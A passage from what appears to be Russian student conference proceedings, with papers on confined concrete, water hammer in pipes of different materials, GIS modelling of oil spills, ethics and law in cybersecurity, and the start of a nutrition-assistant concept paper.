


Рисунок 4 – Полная диаграмма деформирования сжатого бетона

Исследований по бетону с поперечным армированием выполнено еще недостаточно. Так, в работах [3,4,5] приводятся диаграммы с учетом влияния поперечных стержней.

Мандер Дж., Пристли М. и Парк Р. [3] предложили единый подход к диаграмме «напряжение-деформация» для бетона с поперечными хомутами круглой и прямоугольной формы. В работе [4] авторы описали зависимость «напряжение-деформации» бетона с поперечным армированием единой кривой. Свою зависимость для одноосного бетона с хомутами при сжатии предложили Аттард М., Самани А.К. [5].

Заключение

Поперечное армирование сжатого бетона представляет огромный научный и практический интерес. Наличие замкнутых хомутов повышает пластические свойства сечений, способствуя перераспределению усилий. Отодвигается момент появления и развития микротрещин. Поперечная арматура в сочетании с продольной сдерживает боковое расширение бетона, что позволяет выдерживать более высокие напряжения сжатия и деформации до того, как произойдет разрушение.

СПИСОК ИСТОЧНИКОВ

1. Байков В.Н. Железобетонные конструкции. Общий курс. / В.Н. Байков, Э.Е. Сигалов // Стройиздат, Москва, 1991. - 767 с.
2. Дзюба, В.А. Применение составной функции диаграммы сжатого бетона для деформационной оценки конструкций / В. А. Дзюба, Ю. С. Глушакова // Ученые записки Комсомольского-на-Амуре государственного технического университета. Науки о природе и технике. – 2014. – № II-1(18). – С. 109-114.
3. Mander J. B., Priestley M. J. N. and Park R. "Theoretical stress-strain model for confined concrete", J. Struct. Engin., ASCE 1988; 114(8): 1804-26.
4. Heo-Soo C., Keun-Hyeok Y., Young-Ho L. & Hee-Chang E. "Stress- strain curve of laterally confined concrete", Eng. Struct 24, 2002, 1153-1163.
5. Attard M., Samani A.K. A stress-strain model for uniaxial and confined concrete under compression // Eng. Struct. 2012. № 41. Pp. 335-349.

УДК 532.542: 628.1

Яковлева Екатерина Михайловна, студентка, Петербургский государственный университет путей сообщения Императора Александра I

Yakovleva Ekaterina Mikhailovna, student, St. Petersburg State Transport University of Emperor Alexander I

Чижиумов Сергей Демидович, кандидат технических наук, доцент кафедры «Общетеchnических дисциплин», Военный институт (Железнодорожных войск и военных сообщений) Военной академии материально-технического обеспечения им. генерала армии А.В.Хрулёва

Chizhiumov Sergey Demidovich, Candidate of Technical Sciences, Associate Professor, Department of General Technical Disciplines, Military Institute (Railway Troops and Military Communications) of the Military Academy of Logistics named after. Army General A.V. Khrulev

ВЛИЯНИЕ МАТЕРИАЛА ВОДОПРОВОДНЫХ ТРУБ НА ПАРАМЕТРЫ ГИДРАВЛИЧЕСКОГО УДАРА

INFLUENCE OF WATER PIPES MATERIAL ON WATER SHOCK PARAMETERS

Аннотация. Рассматриваются основные факторы, влияющие на процесс гидроудара в водопроводных системах. Приводится приближённая методика расчёта параметров гидроудара. Для труб из разных материалов получены зависимости ударного давления от длины и диаметра труб, от объёмной доли воздуха в воде. Результаты работы могут быть применены при начальном проектировании гидравлических систем.

Abstract. The main factors influencing the process of water hammer in water supply systems are considered. An approximate method for calculating the parameters of water hammer is presented. For pipes made of different materials, the dependences of shock pressure on the length and diameter of the pipes, and on the volume fraction of air in water were obtained. The results of the work can be used in the initial design of hydraulic systems.

Ключевые слова: гидравлический удар, трубопровод, полимерные трубы, давление, напряжение, объёмная доля воздуха.

Key words: water hammer, pipeline, polymer pipes, pressure, stress, air volume fraction.

Введение

Опыт эксплуатации систем водоснабжения показывает, что гидроудары являются основной причиной аварий трубопроводов (более 60% случаев – непосредственно от гидроударов и сопутствующих процессов: вибрации, усталости, неисправностей арматуры и пр.)

Параметры гидравлического удара зависят от многих факторов. Как правило, сложно провести комплексный анализ, включающий многие компоненты и факторы системы с учётом их взаимодействия. В связи с этим цель работы состоит в анализе основных факторов, влияющих на гидроудар. При этом используется приближённая методика расчёта прямого гидроудара [1], в которой, тем не менее, в отличие от аналогичной работы [2], учитывается, что скорость ударной волны возрастает с ростом напора и уменьшается с ростом концентрации нерастворенного воздуха. Учитывается также влияние шероховатости труб из различных материалов.

В расчётах приняты следующие допущения:

1. Течение в трубопроводе считается одномерным.
2. Труба заполнена и остается полной во время переходного процесса.
3. Во время переходного процесса не происходит кавитация.
4. Вода и стенки трубы ведут себя линейно-упруго.
5. Потери на трение аппроксимируются квазистационарными потерями.

На основе данной методики можно оценить риск гидроударов. Дальнейший динамический анализ трубопроводных систем в конкретных случаях может потребовать проведение сложного численного моделирования в гидроупругой постановке [3, 4].

Результаты расчётов

В расчётах для труб из различных материалов учтены различия шероховатости их внутренней поверхности, а также различия в толщинах труб разного диаметра и материала в соответствии с сортаментами труб. На рисунках 1 – 3 приведены результаты серии расчётов гидроудара для труб из разных материалов при изменении их диаметра, длины и объёмной доли нерастворённого воздуха в воде.




Рисунок 1 – Зависимость давления при гидроударе (МПа) от внутреннего диаметра трубы d_{in} (см) при длине $L = 100$ м и в отсутствие нерастворённого воздуха :

1 – сталь; 2 – чугун; 3 – ПВХ; 4 – ПНД;

5 – полипропилен; 6 – давление при открытом клапане




Рисунок 2 – Зависимость давления при гидроударе (МПа) от длины трубы (м) при отсутствии нерастворённого воздуха и $d_{in} = 10$ см:
1 – сталь; 2 – чугун; 3 – ПВХ; 4 – ПНД; 5 – давление при открытом клапане




Рисунок 3 – Зависимость давления при гидроударе (МПа) от объёмной доли нерастворённого воздуха в воде (%) при $L = 100$ м и $d_{in} = 10$ см:
1 – сталь; 2 – чугун; 3 – ПВХ; 4 – ПНД; 5 – давление при открытом клапане

Анализ напряжений в трубах показал следующее:

- в стальных и чугунных трубах давления от гидроударов достигают 4.5-5 МПа, при этом кольцевые напряжения составляют от 30 МПа (для коротких участков труб малого диаметра) до 100 МПа (для диаметра 300 мм);
- в трубах из ПВХ давления от гидроударов достигают 3 МПа, при этом кольцевые напряжения составляют от 14-16 МПа (мало отличаясь для труб разного диаметра);
- в трубах из ПНД давления от гидроударов достигают 2 МПа, при этом кольцевые напряжения составляют от 15-18 МПа (мало отличаясь для труб разного диаметра).

Предел текучести труб из ПВХ разных сортов составляет от 18 до 26 МПа для ГВС и до 50 МПа для ХВС. Предел текучести труб из ПНД разных сортов составляет от 11 до 24 МПа.

Имеется общепринятое мнение, что полимерные трубы лучше переносят гидроудары. Однако анализ показывает, что в трубопроводах из полимерных материалов вполне возможны разрушения от гидроударов. При этом следует учитывать, что в полимерных материалах при повышении давления и температуры значительно проявляется ползучесть.

Заклучение

В результате исследования влияния материала труб на параметры прямого гидроудара можно сделать следующие выводы:

1. Давление гидроудара в трубах из ПВХ и ПНД значительно (в 4-5 раз) ниже, чем в стальных и чугунных трубах при одном диаметре и толщине труб. Однако следует учесть, что толщина пластиковых труб существенно больше, чем металлических. Кроме того, следует учитывать, что показатели прочности у полимерных материалов ниже, чем у стали. К тому же для полимеров характерна существенная ползучесть под давлением и при повышении температуры. Следовательно, реальные показатели надёжности пластиковых труб ниже, чем принято обычно считать [2, 5].

2. С ростом диаметра и толщины трубы растёт давление гидроудара (при одинаковой скорости потока). Небольшое количество нерастворённого воздуха (до 1 %) значительно снижает давление гидроудара.

3. С увеличением длины трубопровода давление гидроудара существенно падает, что связано, в первую очередь, с потерями потока на трение о шероховатую внутреннюю поверхность.

4. Широкое внедрение трубопроводов из ПВХ, ПНД, полипропилена и различных композиционных материалов требует тщательного анализа их надёжности, в частности, с применением мониторинга гидроударов, проведения испытаний динамических и вязкоупругих свойств, выполнения гидроупругого анализа труб, соединений и арматуры.

Приведенные результаты могут быть полезны при проектировании систем водоснабжения и повышении их надёжности.

СПИСОК ИСТОЧНИКОВ

1. Зезин В.Г. Гидравлический удар. Расчет гидродинамических параметров: уч. пособие. – Челябинск: Издательский центр ЮУрГУ, 2021. – 50 с.

2. Roy J.K., Basak P. Water Hammer In Piped Water Distribution System: Investigation In Practical System And Protection Scheme // Proc. of Int. Conf. on Computing, Communication & Manufacturing, 2014. P. 189-200.

3. Thanh Nguyen Le. Water hammer in piping system / Technical knowledge. 2017. URL: <https://shipbuildingknowledge.wordpress.com/author/shipbuildingknowledge> (дата обращения: 30.10.2023).

4. Яковлева Е.М., Чижумов С.Д., Руденко С.А. Компьютерное моделирование системы водоснабжения / материалы всероссийской НПК «Комплексные технологии в механике и транспортном строительстве» (14 декабря 2022 г.). СПб: ВИ (ЖДВ и ВОСО), 2023. С. 137-142.

5. Курганов А. М., Федоров Н. Ф. Гидравлические расчеты систем водоснабжения и водоотведения: Справочник / Под общ. ред. А. М. Курганова. – Л.: Стройиздат. Ленингр. отделение, 1986. – 440 с.

СЕКЦИЯ 5. ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫЕ ТЕХНОЛОГИИ

УДК 332.3

Абышов Ягуб Махирович, студент, Пермский государственный национальный исследовательский университет

Abyshov Yagub Mahirovich, student, Perm State University

Брыжко Илья Викторович, кандидат экономических наук, доцент кафедры картографии и геоинформатики, Пермский государственный национальный исследовательский университет

Bryzhko Ilya Viktorovich, Candidate of Economic Sciences, Associate Professor, Department of Cartography and Geoinformatics, Perm State University

МОДЕЛИРОВАНИЕ РАЗЛИВОВ НЕФТИ В ГИС ДЛЯ ИХ ОЦЕНКИ И ЛИКВИДАЦИИ

MODELING OIL SPILLS IN GIS FOR THEIR ASSESSMENT AND RESPONSE

Аннотация. Нефтяные разливы несут тяжкие последствия для окружающей среды, и в случае разлива должны быть вовремя приняты меры по их локализации и устранению. В мире составлено множество математических моделей разливов нефти с использованием ГИС-технологий, такие системы представлены моделированием разливов на суше и моделированием разливов в море, они имеют общие черты и различия. Также в работе рассмотрены перспективы и варианты применения моделей для улучшения эффективности борьбы с последствиями разливов.

Abstract. Oil spills have serious consequences for the environment, and in the event of a spill, measures must be taken in a timely manner to contain and eliminate them. Many mathematical models of oil spills using GIS technologies have been compiled in the world; such systems are represented by modeling of spills on land and modeling of spills at sea; they have common features and differences. The work also examines the prospects and options for using models to improve the effectiveness of combating the consequences of spills.

Ключевые слова: ГИС, моделирование, прогнозирование, нефтяной разлив, локализация нефтяного разлива.

Key words: GIS, modeling, forecasting, oil spill, oil spill localization.

Введение

Продукты нефтепереработки являются необходимыми для производства множества различных видов продукции, можно сказать, что нефть является необходимой для обеспечения жизнедеятельности человека. В то же время добыча и транспортировка нефтепродуктов связана с постоянным риском разливов, что оказывает серьезное воздействие на окружающую среду.

Только за текущий год произошли разливы при транспортировке в республике Коми (на р. Колва), в Иркутской области (на р. Лена), в Красноярском крае (на р. Кочум, на р. Нижняя Тунгуска), в Архангельской области (на р. Северная Двина), а также при авариях на скважинах и трубопроводах в Омской области, в Астрахани, в Саратове, в Самарской области, в Новороссийске. Здесь перечислены только крупные разливы, о которых активно писали СМИ, во всех случаях был нанесен ущерб водным ресурсам, сельскому хозяйству и экологии.

В нашей стране большой объем инфраструктуры связан с нефтепереработкой, в связи с этим вопрос предупреждения, мониторинга и ликвидации разливов нефтепродуктов стоит для нас особенно остро.

Цель работы – рассмотреть передовой опыт отечественных ученых в области создания и применения моделирования в ГИС для мониторинга и ликвидации разливов.

Степень разработанности представленной проблемы достаточно высока, так как проблемы разливов существуют уже очень давно, но большая часть работ в этом направлении касается механических, технических или биологических способов рекультивации, физического устранения проблемы. Работ, связанных с моделированием не так много и это, также обуславливает наш интерес

Основная часть

Обратимся к опыту российских ученых в случае реализации модели в ГИС для прогнозирования разливов нефти для Баренцева моря. В их работе рассматривается создание математических моделей процесса растекания, испарения, перемещения и растворения нефтепродуктов и рассказывается об опыте реализации их на языке программирования Visual Basic и интеграции в приложение ArcMap в виде модуля. Разработанный комплекс позволяет моделировать разбиение большого нефтяного пятна объемом более 1000 тонн на «микрпятна» и прогнозировать их перенос под действием течения и ветра [1].

Также интересен опыт отечественных ученых по моделированию разливов нефти в Финском заливе. Модель строится в приложении ModelBuilder и позволяет узнать размер и местоположение разлива в каждый из 10-12 часов после аварии. Модель учитывает плотность воды, метеорологические условия, скорость и направление течения в месте разлива [3]. Подобная модель позволяет иметь механизм оценки масштаба разлива, но имеет недостаток в том, что нефтяные пятна рассматриваются как эллипс, хотя в реальности они могут иметь более сложные формы.

В республике Башкортостан, например, создана и функционирует модель, которая содержит в себе информацию о рельефе, сооружениях, инфраструктуре, показателях испарения и фильтрации в почву. В модель вносятся исходные данные – координаты места разлива и такие дополнительные характеристики как плотность нефти и коэффициент нефтеемкости грунта. В результате моделирования получается конфигурация разлива, наглядно показывающая объем и направление разлива. Такая система помогает оптимизировать работы по ликвидации последствий нефтяных разливов [4]. В процессе разливов нефтепродуктов на поверхности суши необходимо также учитывать вред, который может быть нанесен сельскому хозяйству, а также особо охраняемым территориям и объектам [6]. В сельской местности на данный момент нет необходимой инфраструктуры для быстрой ликвидации последствий загрязнения пахотных земель нефтепродуктами [2]. Также необходимо при создании проектов отвода земель под строительство и реконструкцию магистральных нефтепроводов в обязательном порядке закладывать компенсацию для каждого собственника через чьи земли проходит это линейное сооружение, разлив нефтепродуктов может нанести серьезный ущерб и вывести уголья из оборота [7].

Большой интерес представляют модели, нацеленные на ликвидацию последствий, например модель, вычисляющая курс движения судна при расстановке им бонов для локализации нефтяного разлива на морской акватории. Модель является элементом автоматизированной системы составления плана ликвидации аварийных разливов нефти. Модель позволяет прогнозировать динамику разлива на основе оперативных данных дистанционного мониторинга водной поверхности с использованием метеорологической и гидрологической информации. Также модель учитывает индивидуальные параметры судна. В результате получается маршрут движения судна [5].

Общими чертами для моделирования разливов на акваториях является использование данных о плотности воды, направлении и силе ветра и других погодных условий, течениях, свойств самой нефти или нефтепродукта, координат мест разлива. Выходные данные всех моделей - местоположение разлива по прошествии определенного времени, визуализированное при помощи ГИС. Различия моделей заключается в рассмотре-

нии разливов разной формы: некоторые принимают пятно за эллипс, вытянутый вдоль направления растекания, некоторые модели показывают разбиение нефтяного пятна на множество маленьких, какие-то принимают форму разлива за невыпуклые фигуры, и предлагают узнавать точную форму с помощью данных оперативного дистанционного мониторинга. Некоторые исследования позволяют моделировать оптимальный маршрут судна, устраняющего последствия аварии.

Моделирование разливов нефтепродуктов на суше осложняется тем, что для ситуаций, когда нефть находится на самой суше и когда попадает в поверхностные воды, приходится делать две разные модели, соединенные в одну общую. Моделирование разливов на суше отличается от разливов в море использованием данных о рельефе местности, сооружениях и фильтрации в почву вместо данных о плотности воды и течении.

Заключение

В данный момент проводится большое количество исследований моделирования разливов нефтепродуктов с применением ГИС-технологий. Считаем, что применение моделирования в ГИС в целях прогнозирования и принятия решений по устранению разливов оперативно и эффективно, но требует индивидуального подхода для разных ситуаций.

В качестве перспективы развития моделирования разливов предлагается внедрение систем моделирования в компании, занимающиеся транспортировкой, добычей и переработкой нефти, для оперативного реагирования и принятия верных решений при локализации аварий. Разработчикам моделей стоит больше уделять внимания выявлению мест, в которых разливы могли бы нанести наиболее существенный вред экологии, чтобы в дальнейшем принять меры по совершенствованию системы защиты этих мест.

СПИСОК ИСТОЧНИКОВ

1. Бирюков, П. А. Гис-ориентированный подход к моделированию разливов нефтепродуктов в Баренцевом море / П. А. Бирюков, С. В. Бердников, Ф. А. Сурков // Геоинформатика. – 2011. – № 1. – С. 10-16. – EDN NUXVOX.
2. Брыжко, И. В. Региональные проблемы обеспечения социального развития сельских территорий / И. В. Брыжко // В мире научных открытий. – 2012. – № 10-1(34). – С. 124-139. – EDN PLTHRF.
3. Куракина, Н. И. Алгоритм моделирования аварийных разливов нефти в технологии геоинформационных систем / Н. И. Куракина, А. В. Агадилов // Известия СПбГЭТУ ЛЭТИ. – 2019. – № 4. – С. 43-48. – EDN NHHVML.
4. Куракина, Н. И. ГИС моделирования нефтяных разливов на магистральных трубопроводах / Н. И. Куракина, Р. А. Мышко // Известия СПбГЭТУ ЛЭТИ. – 2020. – № 2. – С. 52-60. – EDN YRLRDZ.
5. Тарасенко, О. А. ГИС-модель локализации нефтяного разлива на морской акватории / О. А. Тарасенко, Г. Н. Алышанов // Теоретическая и прикладная механика. – 2013. – № 1. – С. 3-4. – EDN NUJKCP.
6. Bryzhko, I. V. Integrated land management in development of gas supply system of rural territories / I. V. Bryzhko, V. G. Bryzhko // European Proceedings of Social and Behavioural Sciences : Proceedings of the Conference on Land Economy and Rural Studies Essentials (LEASECON 2021), Omsk, 10–11 мая 2021 года. Vol. 124. – Omsk: European Publisher, 2022. – P. 38-47. – DOI 10.15405/epsbs.2022.02.6. – EDN VFUUDX.
7. Bryzhko, V. G. State and directions of development of land cadastral practice / V. G. Bryzhko, I. V. Bryzhko // Revista Espacios. – 2020. – Vol. 41, No. 45. – P. 90-97. – EDN JJGCXX.

УДК 004.056

Александров Александр Павлович, студент, Комсомольский-на-Амуре государственный университет

Alexandrov Alexandr Paulovich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, и.о. заведующего кафедрой «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor, Acting Head of the Department «Information security of automated systems», Komsomolsk-na-Amure State University

ЭТИКА И ЗАКОНОДАТЕЛЬСТВО В ОБЛАСТИ КИБЕРБЕЗОПАСНОСТИ

ETHICS AND LEGISLATION IN THE FIELD OF CYBERSECURITY

Аннотация. Данная работа посвящена исследованию взаимодействия между этикой и законодательством в области кибербезопасности. Современное информационное общество сталкивается с растущими угрозами в области сетевой безопасности, что подчеркивает необходимость установления необходимых стандартов и правил в цифровом пространстве. В этой работе рассматриваются ключевые аспекты этих динамических отношений, включая формирование этических стандартов и принятие соответствующего законодательства в киберпространстве.

Abstract. This work is devoted to the study of the interaction between ethics and legislation in the field of cybersecurity. The modern information society is facing growing threats in the field of network security, which underlines the need to establish necessary standards and rules in the digital space. This paper examines the key aspects of these dynamic relationships, including the formation of ethical standards and the adoption of appropriate legislation in cyberspace.

Ключевые слова: этика киберпространства, законодательство, киберэтика, кибербезопасность, киберугрозы.

Keywords: ethics of cyberspace, legislation, cybernetics, cybersecurity, cyber threats.

Введение

Современное информационное общество сейчас сталкивается с растущими угрозами в области кибербезопасности, поэтому обществу необходимо эффективно взаимодействовать между этикой и законодательством. Этика в сфере кибербезопасности играет ключевую роль в формировании норм поведения и ответственности в киберпространстве. В то же время законодательство является важным инструментом обеспечения и защиты прав и интересов всех участников цифровой среды.

Такое взаимодействие этики и законодательства в области кибербезопасности поставило перед обществом сложные задачи, такие как сохранение личной свободы в интернете и необходимость обеспечения безопасности сетевых систем. Также во время того, как всё больше аспектов жизни вторгаются в киберпространство, одна из актуальных проблем современности состоит в том, что процессы киберпространства напрямую влияют на реальный мир и не всегда в положительном ключе [1]. Правильное соблюдение нормативных актов и законов имеет первоочередное значение для защиты бизнес-процессов, национальной безопасности и личных данных в области киберпространства. Цель данной работы является показать, как этические аспекты кибербезопасности, используются поддержки баланса между личной свободой и безопасности.

Кибербезопасность

Кибербезопасность – это ничто иное, как область информационной безопасности, которая включает защиту компьютерных систем, сетей, данных и программ от угроз, атак, не санкционированного доступа и уничтожения. Целью сетевой безопасности является обеспечение конфиденциальности, целостности и доступности информации, а также предотвращение потенциальных угроз, связанных с использованием компьютерных технологий и сетей. Эта область включает разработку технических, организационных и правовых мер по защите информационных ресурсов от кибератак и других злонамеренных действий. Ведь существует большое разнообразие источников угроз безопасности информации. Для построения эффективной системы защиты субъектов информационных отношений требуется комплексный подход, который достигается при сочетании мер различной направленности [2].

Кибербезопасность охватывает все аспекты, от защиты персональных данных до обеспечения надежности критически важной инфраструктуры. Это становится всё более важным, потому что существует множество форм кибератак, которые могут быть использованы. Вредоносное ПО, как правило, в виде троянского коня или червя, устанавливается на компьютер и берет под контроль, часто без ведома жертвы [3].

Законодательство в области кибербезопасности варьируется от страны к стране, но обычно оно направлено на защиту информационных систем и данных от киберугроз. Также следует отметить, что законы о кибербезопасности следует регулярно обновлять, чтобы адаптировать их к развитию технологий и угроз.

Этика и кибербезопасность

Этика кибербезопасности означает соблюдение этических и профессиональных стандартов при работе в области информационной безопасности. Киберэтика охватывает важные этические вопросы в киберпространстве и влияет на поведение всех участников международного процесса.

Киберэтика влияет на хакеров и побуждает их выбирать этический хакинг, такой, как: bug bounty (вознаграждение за найденные уязвимости, которые выплачивают ИТ-компании). Киберэтика требует использования всех навыков для выявления уязвимостей и повышения безопасности, а также другие средства защиты, такие как брандмауэры и программы безопасности, которые существуют во всех правительственных системах, чтобы предотвратить их взлом внешними источниками [4]. Например, хакер из Санкт-Петербурга обнаружил уязвимость в системе PayPal и в знак благодарности получил от компании около 70 тысяч долларов.

Киберэтика осуждает киберпреступления, такие, как кража данных или мошенничество. Она подчеркивает, что такое поведение является незаконным, призывает к наказанию.

Влияние киберэтики в области законодательства

Влияние киберэтики на организации заключается в соблюдении обязательных требований по обеспечению конфиденциальности и безопасности пользовательских данных. Таким образом, она поднимает вопросы о том, как организации должны обрабатывать и защищать конфиденциальную информацию.

Сетевая этика также влияет на государственную политику в киберпространстве, способствует диалогу по международным нормам и правилам кибербезопасности, а также осуждает кибершпионаж и кибератаки на инфраструктуру других стран. Но не стоит забывать, что разработка норм поведения государств в киберпространстве не требует переизобретения обычного международного права и не делает существующие международные нормы устаревшими. Уникальные атрибуты сетевых технологий тре-

буют дополнительной работы по выяснению того, как применять эти нормы и какое дополнительное понимание может быть необходимо для их расширения [5].

Заключение

В работе было показано, что этические принципы заложены в законах, направленных на обеспечение сетевой безопасности. Авторами было доказано то, что обязательство защищать конфиденциальную информацию является юридическим и этическим требованием. Законы обеспечивают нормативную базу для обеспечения безопасности, в то время, как этика устанавливает общие принципы и стандарты, которые обычно включают более широких социальные аспекты в формировании правил. Когда морально правильное повеление не соответствует закону или даже противоречит закону, возникает конфликт между моралью и законом. Разрешение конфликтов требует баланса между соблюдением правовых и этических признаков.

СПИСОК ИСТОЧНИКОВ

1. Обласов, А. А. Правовое регулирование в киберпространстве / А. А. Обласов, В. А. Кузнецов // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 232-235. – EDN RVRVNE.

2. Вострецова, Е. В. Основы информационной безопасности : учеб. пособие для студентов вузов / Е. В. Вострецова. – Екатеринбург : Изд-во Урал. ун-та, 2019. – 204 с.

3. Обласов, А. А. Холодная война в киберпространстве / А. А. Обласов, Д. И. Миронов // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 235-238. – EDN QWPTNU.

4. Стародубцев, И. В. Тенденции глобальной цифровизации / И. В. Стародубцев, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 460-461. – DOI 10.17084/978-5-7765-1509-5-2022-460. – EDN JKEWBV.

5. Нормативно-правовое регулирование в области информационной безопасности / А. А. Обласов, Е. И. Дубровский, С. А. Белоусов [и др.] // Математическое и компьютерное моделирование : сборник материалов VIII Международной научной конференции, посвященной памяти А.Л. Иозефера, Омск, 20 ноября 2020 года. – Омск : Омский государственный университет им. Ф.М. Достоевского, 2020. – С. 273-277. – EDN EXSCSS.

УДК 004.8

Алексеева Полина Викторовна, студент, Комсомольский-на-Амуре государственный университет

Alekseeva Polina Victorovna, student, Komsomolsk-na-Amure State University

Котляров Валерий Петрович, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kotlyarov Valery Petrovich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

КОНЦЕПЦИЯ ЦИФРОВОГО АССИСТЕНТА ПЕРСОНАЛИЗАЦИИ КУЛИНАРНОГО ОПЫТА

DIGITAL ASSISTANT CONCEPT FOR PERSONALIZING CULINARY EXPERIENCE

Аннотация. В работе рассмотрена концепция цифрового ассистента по контролю питания и по сопровождению здорового образа жизни. Концепция включает рекомендации о включении в ассистента функций информированности клиента об химическом составе и энергетической ценности ингредиентов продуктов питания, и связанного с этим здорового образа жизни. Предложены функции сопровождения удовлетворённости пользователя от совершаемой деятельности, ввода, вывода и анализа информации базирующихся на технологиях искусственного интеллекта и облачных вычислений.

Abstract. The paper examines the concept of a digital assistant for monitoring nutrition and supporting a healthy lifestyle. The concept includes recommendations to include in the assistant the functions of informing the client about the chemical composition and energy value of food ingredients, and the associated healthy lifestyle. Functions are proposed to support user satisfaction from the activity performed, input, output and analysis of information based on artificial intelligence and cloud computing technologies.

Ключевые слова: концепция цифрового ассистента, контроль питания, персональные рецепты, искусственный интеллект, здоровый образ жизни, правильное питание.

Key words: digital assistant concept, nutrition control, personal recipes, artificial intelligence, healthy lifestyle, proper nutrition.

Введение

Современный темп жизни накладывает отпечаток на пищевое поведение людей. Многие сознательно или несознательно уходят от здорового питания, делают выбор в пользу фастфуда и не следят за временем, в которое они осуществляют прием пищи [1]. Вернуть контроль над пищевым поведением могли бы помочь цифровые помощники. Поэтому актуальность задачи по разработке цифрового ассистента для контроля за пищевым поведением невозможно переоценить.

Цель работы – предложить вариант концепции цифрового ассистента для человека по контролю за его питанием и сопровождению здорового образа жизни.

В результате ассистент в режиме реального времени должен будет представлять справочную информацию о пищевой ценности до подобранных, с учётом индивидуальных характеристик состояния пользователя, продуктов, которые будут оказывать положительное влияние на здоровый образ жизни. Использование в ассистентах технологий искусственного интеллекта расширит их возможности и понизит порог вхождения и освоения предлагаемого инструмента.

Концепция цифрового ассистента

Цифровой ассистент должен брать в расчет как можно больше переменных, чтобы на их основе максимально точно просчитывать диету. Например, интуитивно понятный пользовательский интерфейс, который мог бы уменьшить вероятность ошибки на стороне пользователя. Нельзя забывать и об эргономике, ибо чем удобнее приложение, тем больше вероятность того, что им регулярно станут пользоваться [2].

